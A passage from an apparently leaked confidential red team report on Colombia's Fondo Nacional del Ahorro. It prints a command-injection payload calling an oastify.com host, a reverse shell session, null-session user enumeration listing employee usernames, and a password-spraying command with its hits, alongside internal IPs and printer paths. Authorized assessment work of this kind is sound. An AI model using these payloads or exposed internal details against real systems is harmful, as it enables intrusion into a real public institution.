8	pdf	https://www.fna.gov.co/sobre-el-fna/estados financieros 2021/2. Dictamen Revisoría Fiscal FNA 2021.pdf	
9	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/Formato de solicitud beneficio de tasa Frech.pdf	
10	pdf	https://www.fna.gov.co/cesantias/retiros/SiteAssets/2. OT6202 GCP-ACC-FO-005 LISTA DE DOCUMENTOS RETIRO DE C...	
11	pdf	https://www.fna.gov.co/sobre-el-fna/Informes/Informe de Gestin/INFORME DE GESTION 2019 FNA.pdf	
12	pdf	https://www.fna.gov.co/ahorro/retiros/Documents/Lista de Documentos Solicitud Pago AVC 2021.pdf	
13	pdf	https://www.fna.gov.co/ahorro/retiros/SiteAssets/GCP-ACV-FO-001 LISTA DE DOCUMENTOS RETIRO DE AHORRO VOLU...	
14	pdf	https://www.fna.gov.co/sobre-el-fna/normatividad/Vivienda Resoluciones/RESOLUCION 008 DE 2024.pdf	
15	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/Formato para modificación de las condiciones iniciales de crédito.pdf	
16	pdf	https://www.fna.gov.co/cesantias/retiros/Lista de documentos retiro cesantias/Lista de Documentos Retiro de Cesantias 202...	
17	pdf	https://www.fna.gov.co/sobre-el-fna/estados financieros 2021/1. Estados Financieros FNA 2020.pdf	
18	pdf	https://www.fna.gov.co/vivienda/Subsidios-y-coberturas/Documents/formulario-de-inscripcion-al-programa-mi-casa-ya.pdf	
19	pdf	https://www.fna.gov.co/sobre-el-fna/Evaluacin de desempleo/INFORME EVALUACIÓN DEL DESEMPEÑO 2021.pdf	
20	pdf	https://www.fna.gov.co/normatividad/Cesantias Acuerdos/ACUERDO 2296 DE 2020 REGLAMENTO DE CESAN...	
21	pdf	https://www.fna.gov.co/atencion-ciudadana/mis-canales/Instructivo FNA Movil/INSTRUCTIVO FNA MOVIL 2024.pdf	
22	pdf	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/Proyecto de Acuerdo Estatutos FNA 21 de julio 2022/E...	
23	pdf	https://www.fna.gov.co/sobre-el-fna/Estados Financieros 2013/2 Nota a los Estados Financieros.pdf	
24	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/Formato de actualización de datos para Colombianos Residentes en ...	
25	doc	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/acuerdo avc suspe...	
26	doc	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/ESTATUTOS PAR...	
27	doc	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/Acuerdo AVC CRE...	
28	doc	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/resolucion cobro av...	
29	doc	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/Propuesta Modifica...	
30	xls	https://www.fna.gov.co/sobre-el-fna/conocenos/Estrategia de Racionalizacin de Trmites/estrategia_racionalizacion_consolida...	
31	xls	https://www.fna.gov.co/sobre-el-fna/conocenos/Estrategia de Racionalizacin de Trmites/estrategia_racionalizacion_consolida...	
32	xls	https://www.fna.gov.co/sobre-el-fna/contratacion/Plan de Compras/Plan Anual de Adquisiciones 2024.xls	
33	xls	https://www.fna.gov.co/atencion-ciudadana/transparencia-y-acceso-a-la-informacion/Tablas de retencion documental/Cuadro ...	
34	xls	https://www.fna.gov.co/sobre-el-fna/conocenos/Estrategia de Racionalizacin de Trmites/estrategia de Racionalizacion de Tr...	
35	docx	https://www.fna.gov.co/vivienda/segueros/Documents/Carta Juramentada_Seguros.docx	
36	docx	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/MEMORIA JUSTIFI...	
37	docx	https://www.fna.gov.co/prensa/boletines-de-prensa/Documents/Carta AVC adjunto.docx	
38	docx	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/Reglamento Cesanti...	

Ilustración 2. Metadatos - Archivos encontrados

Attribute	Value
All printers found (30) - Times found	
Printer Name	\\fnabogprt2\TP-P3-VCR
Printer Name	172.26.0.28
Printer Name	\\fnabogprt2\TP-P3-OJU_2
Printer Name	\\fnabogprt1\Archivo
Printer Name	\\172.26.0.8\Archivo
Printer Name	CNA\Piso 2-31
Printer Name	PDFCreator
Printer Name	Archivo
Printer Name	Juridica
Printer Name	COMERCIAL
Printer Name	TOSHIBA_172.26.0.28
Printer Name	\\fnabogprt2\DAD-TP-P1
Printer Name	CONTRATACION P2
Printer Name	Send To OneNote 2016
Printer Name	CONTRATACION_P2
Printer Name	\\172.26.0.8\InformaticaP4
Printer Name	Send To OneNote 2013 a travs
Printer Name	Microsoft Print to PDF
Printer Name	Send To OneNote 2016 a travs
Printer Name	\\Fnabogprt2\tp-p3-vcr
Printer Name	Toshiba 172.26.0.75
Printer Name	Planeacin Color
Printer Name	Send To OneNote 16
Printer Name	\\fnabogprt2\TP-P2-OJU
Printer Name	Impresora 1
Printer Name	Send To OneNote 2013
Printer Name	172.26.0.58
Printer Name	TOSHIBA 172.26.0.21
Printer Name	CONTRATACION P2 - LEXMARK
Printer Name	\\FNABOGPRT1\GestionHumanaP3

Ilustración 3 Metadatos - Impresoras encontradas

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha:07 Oct 2024

19 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.




Ilustración 4. Metadatos usuarios encontrados

También se realiza la misma comprobación de los metadatos con diferentes herramientas.




Ilustración 5. Metadatos

Durante la revisión, también se identificó la exposición de **archivos WSDL** (Web Services Description Language), lo que permitió obtener detalles técnicos sensibles sobre los servicios web expuestos.




Ilustración 6. WSDL Afiliación




Ilustración 7. WSDL - Afiliación 2

Explotación y post explotación:

- **Actividad:** Se realizó la búsqueda de vulnerabilidades en los aplicativos expuestos a internet pertenecientes a la entidad, con el objetivo de realizar la explotación de estas, con el fin de obtener información o acceso adicional.
- **Resultado:** Se logró tomar posesión de uno de los servidores expuestos públicamente.

Al interactuar con la página web del chatbot de cobranzas, se identificó una vulnerabilidad que permitía ejecutar comandos directamente en el servidor donde se encontraba alojado este servicio. En la interfaz de chat, se inyectó un comando (como se muestra en la imagen adjunta).

```
POST /sendMessage HTTP/2
Host: chathotcebranmas.fna.gov.co
Cookie: _fbp=fb.2.1715380615264.1738365690; hj3SessionUser_1725965=
eyJyZC1fIjEzMmMudjYpPmRlbnRteHwvNzU0dWVtLTUwMTg1YTRkMTgmGCIiImNyZWFOZS40IGJEMTUwODIINTcwNmMiImV4XHU0WSIpOGc0VnIjQ==";
_ga_KVVVP9QRSC=GSL.1.1716232505.60.0.0; _ga=GAL.1.107309661.1715382607; _ga_7ID7FWHMS=
GSL.1.1716579177.8.0.1716579177.60.0.0; _ga_OJCCTCK9SH=GSL.1.1723733374.2.0.1723733374.60.0.0
Content-Length: 131
Sec-Ch-Ua: "Chromium";v="127", "Not(A;B;C);v="99"
Accept: application/json
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: es-419
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/json
Origin: https://chathotcebranmas.fna.gov.co
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://chathotcebranmas.fna.gov.co/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
  "sessionId": "wtFARJUTUp1OKEZnGIE",
  "msg": "hola [ping whoami]:q0rjqcwkdigi7svdyefy3hc4azuyzw.oastify.com",
  "lang": "es"
```

Ilustración 8. POC - OS Command Injection

La ejecución del comando “whoami” reveló que era posible obtener la identidad del usuario del servidor, confirmando acceso no autorizado.

26	2024-Aug-15 20:30:52.116 UTC	DNS	wxxpnitqnymfdp114blve8i1970v3js
Description	DNS query		
The Collaborator server received a DNS lookup of type A for the domain name apache.wxxpnitqnymfdp114blve8i1970v3js.oastify.com .			
The lookup was received from IP address 3.238.178.173:59422 at 2024-Aug-15 20:30:52.116 UTC			

Ilustración 9. Respuesta POC Inicial

Tras la ejecución inicial, se logró establecer una **reverse shell**, obteniendo control remoto del servidor. A través de este acceso, se procedió a enumerar los desarrollos internos y archivos presentes en el servidor.

```

-# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.113.24] from (UNKNOWN) [3.208.52.85] 13395
sh: cannot set terminal process group (1009): Inappropriate ioctl for device
sh: no job control in this shell
sh-5.1$ ls
ls
ApiSofia.class.php
index.php

```

Ilustración 10. Acceso al servidor Web

Se identificaron desarrollos de aplicaciones web correspondientes a lo que parecían ser servicios de otras empresas, lo que indica que el servidor comprometido albergaba información y herramientas pertenecientes a otras entidades.

```
sh-5.1$ cd ..
cd ..
sh-5.1$ ls
ls
Bancolombia
Covinoc
GestionPagos.php
LineaUnicaWs.class.php
Liquidacion
Proteccion
botmaker
epm
estrategiacobro.php
gupshup
infobip
informacionCobroAdmin.php
itau
ivr
juridica
konecta
micro
monitoreo
nexmo
pagos.php
scala360
scoring
sms2way
sofia
susatud
voicebot
```

Ilustración 11. Carpetas internas del servidor Web

De esta manera se logra obtener control sobre este servidor, en donde se pudieron identificar desarrollos de lo que aparenta ser de otras empresas, en pocas palabras el desarrollo de otros chats para distintas compañías.

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: CONFIDENCIAL

Documento: FNA-001-Informe Red Team v1.0

Fecha:07 Oct 2024

22 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

6.3.2 Escenario 2 – Evaluación de las redes WIFI

- **Objetivo:** Evaluar las **redes inalámbricas** en busca de vulnerabilidades que permitieran accesos no autorizados.
- **Estado inicial:** Sin acceso previo, se analizaron los puntos de acceso y la seguridad de las configuraciones. Las redes emplean **WPA2 Enterprise**, lo que dificulta ataques externos, pero se recomendaron mejoras como la implementación de **autenticación multifactorial** para mayor protección.

Durante el análisis de las redes inalámbricas, se verificó la implementación de **WPA2 Enterprise**, un protocolo de seguridad avanzado que requiere la autenticación de los usuarios mediante credenciales únicas (usuario y contraseña), lo que incrementa significativamente la dificultad de acceder a la red sin autorización. A diferencia de WPA2-PSK, donde sería posible capturar el **handshake** para intentar descifrar la clave, en este caso, dicha técnica no fue viable debido a la naturaleza del protocolo de autenticación utilizado.

Adicionalmente, se intentó acceder a la red Wi-Fi sin éxito, incluso tras ingresar las credenciales correctas. Este comportamiento se debe a la necesidad de utilizar software adicional, en este caso, el **Cisco Secure Client**. Este cliente, junto con archivos de configuración específicos que debían copiarse a rutas determinadas en el sistema, es imprescindible para poder establecer una conexión. Sin embargo, aún después de configurar el cliente, el acceso no fue inmediato, ya que se requiere la instalación de un **certificado de seguridad** adicional, necesario para autenticar la conexión de manera efectiva.

Una vez superados estos obstáculos técnicos, se logró establecer una conexión a la red Wi-Fi. No obstante, se observó que la red estaba correctamente segmentada y limitada, lo que impedía realizar acciones que pudieran comprometer los activos más sensibles o acceder a segmentos críticos de la infraestructura. Esta segmentación es una de las medidas más efectivas para mitigar posibles ataques, ya que a pesar de haber conseguido conectarse a la red, la capacidad de movimiento lateral y el acceso a otros recursos de la red estaban restringidos.

Finalmente, a pesar de no haber podido comprometer la red inalámbrica mediante ataques convencionales, el uso de técnicas como ataques de diccionario o **password spraying** sigue siendo una posibilidad teórica. Sin embargo, los controles actuales, como el uso de **certificados digitales** y la autenticación con credenciales únicas, dificultan este tipo de ataques. Aun así, se recomienda considerar la implementación de mecanismos adicionales como **autenticación multifactor (MFA)**, para añadir una capa extra de seguridad y reducir aún más las posibles vías de compromiso.




Ilustración 12. Redes WIFI disponibles

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: CONFIDENCIAL

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

23 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

6.3.3 Escenario 3 – Evaluación de la infraestructura interna

- **Objetivo:** Comprometer activos internos clave, como servidores y controladores de dominio, evaluando tanto a un atacante externo como a uno con **acceso limitado**.
- **Estado inicial:** En este escenario, se simularon dos casos: un atacante sin acceso inicial y otro con privilegios limitados. Se identificaron fortalezas en la segmentación de la red y controles perimetrales, aunque se detectaron algunas debilidades en la gestión de credenciales y permisos que podrían explotarse.

6.3.3.1 Etapas del Escenario 3:

Escaneo e identificación de alcance desde la red cableada:

Al conectar un cable de red en varios de los puertos disponibles, se comprobó que muchos de ellos no estaban habilitados por defecto. Esta es una buena práctica de seguridad, ya que reduce significativamente la superficie de ataque al limitar el número de puntos accesibles para un posible atacante. Solo un número reducido de puertos estaban habilitados y disponibles para uso.

En aquellos puntos de red que sí estaban habilitados, se evidenció que no se obtenía conectividad inmediata, debido a la existencia de controles adicionales. Entre estos controles, se destacó la restricción de acceso basada en la autorización de la dirección MAC. Esto significa que, aunque un atacante logre acceso físico a un punto de red activo, no podrá conectarse sin tener permisos previos, lo que limita aún más sus posibilidades de llevar a cabo actividades maliciosas en la red.




Ilustración 13. Acceso a Redes

Enumeración y explotación:

Simulando el acceso de un atacante con permisos sobre la red interna, similar al escenario de un **insider**, se realizaron diversas comprobaciones. Entre ellas se incluyeron la identificación de vulnerabilidades comunes, la revisión de credenciales hacia el **controlador de dominio** y el análisis de la configuración de los usuarios internos.

Inicialmente, se verificó el alcance hacia el controlador de dominio y se logró enumerar los usuarios del dominio utilizando una **null session**, lo que permitió obtener información sensible sin necesidad de contar con credenciales válidas.

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: CONFIDENCIAL

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

24 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

```
> nslookup
Server:          172.16.0.70
Address:         172.16.0.70#53
```

```
(root@kali)-[/home/kali/FNA]
# rpcclient -U "" 172.16.0.36 -N
rpcclient $> enumdomusers
user:[FondoNal] rid:[0x1f4]
user:[Ztenjo] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[IWAM_FNABOGDC1] rid:[0x3ea]
user:[IUSR_FNABOGDC1] rid:[0x3ec]
user:[Acastellanos] rid:[0x95e]
user:[Arojas] rid:[0x962]
user:[Anava] rid:[0x963]
user:[ArodriguezR] rid:[0x96c]
user:[Ajimenez] rid:[0x977]
user:[Aolaya] rid:[0x978]
user:[Asutta] rid:[0x97c]
user:[Acortes] rid:[0x980]
user:[AQUIROZ] rid:[0x985]
user:[Amunoz] rid:[0x986]
user:[Agonzalez] rid:[0x98f]
user:[ArodriguezP] rid:[0x996]
user:[Bladino] rid:[0x99f]
user:[Barevalo] rid:[0x9a0]
user:[Bbenincore] rid:[0x9a5]
user:[Clozano] rid:[0x9ab]
user:[Cvargas] rid:[0x9b1]
user:[Cramirez] rid:[0x9b3]
user:[Crojas] rid:[0x9b4]
```

Una vez identificados los usuarios válidos, se llevaron a cabo ataques de **password spraying**, técnica que consiste en utilizar una misma contraseña con muchos usuarios, logrando capturar credenciales débiles o fáciles de adivinar. Esto permitió profundizar en la enumeración del dominio, obteniendo información valiosa sobre su estructura, incluyendo cómo está distribuido el **Active Directory** (AD).

```
[root@kali]:~/home/kali/FNA
crackmapexec smb 172.16.0.70 -u user_172.16.0.70 -p 'Colombia2024*' --continue-on-success | grep -v 'FAILURE'
SMB 172.16.0.70 445 BOGPDVCWP001 [-] Windows 10 / Server 2016 Build 14393 x64 (name:BOGPDVCWP001) (domain:fna.gov.co) (signing:True) (SMBv1:False)
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/G...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/D...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Kr...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/PA...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/mp...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Nh...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Ca...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Me...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/DC...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/L...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/WI...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Lg...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Fs...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Jj...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Sc...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Sa...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Ae...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/If...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Js...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Jc...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Ji...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/Ce...
SMB 172.16.0.70 445 BOGPDVCWP001 [+] fna.gov.co/Lik
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/PM...
SMB 172.16.0.70 445 BOGPDVCWP001 [-] fna.gov.co/ah...
SMB 172.16.0.70 445 BOGPDVCWP001 [+] fna.gov.co/Ll
```

Ilustración 16. Password Spraying

Dentro de esta enumeración se identificaron equipos sin soporte actualmente, por parte del fabricante.




Ilustración 17. Equipos sin soporte

Durante la enumeración de los equipos, se identificaron algunos que no cuentan con soporte por parte del fabricante. Aunque no todos estaban activos, aquellos que tenían servicios como **SMB (puerto 445)** y **RDP (puerto 3389)** habilitados representan un riesgo significativo. Dado que estos equipos están próximos a ser retirados, pero siguen activos, cualquier nueva vulnerabilidad que surja no será mitigada, creando una **brecha de seguridad** en la infraestructura.




Ilustración 18. Alcance a equipos sin soporte.




Ilustración 19. Comprobación SMB

Otra vulnerabilidad identificada fue la presencia de usuarios vulnerables a **kerberoasting**, lo que permite solicitar tickets TGS y luego intentar crackearlos offline mediante fuerza bruta. Este riesgo aumenta considerablemente cuando los usuarios con privilegios de administrador son vulnerables a este tipo de ataques.




Ilustración 20. Usuarios Kerberoasteables

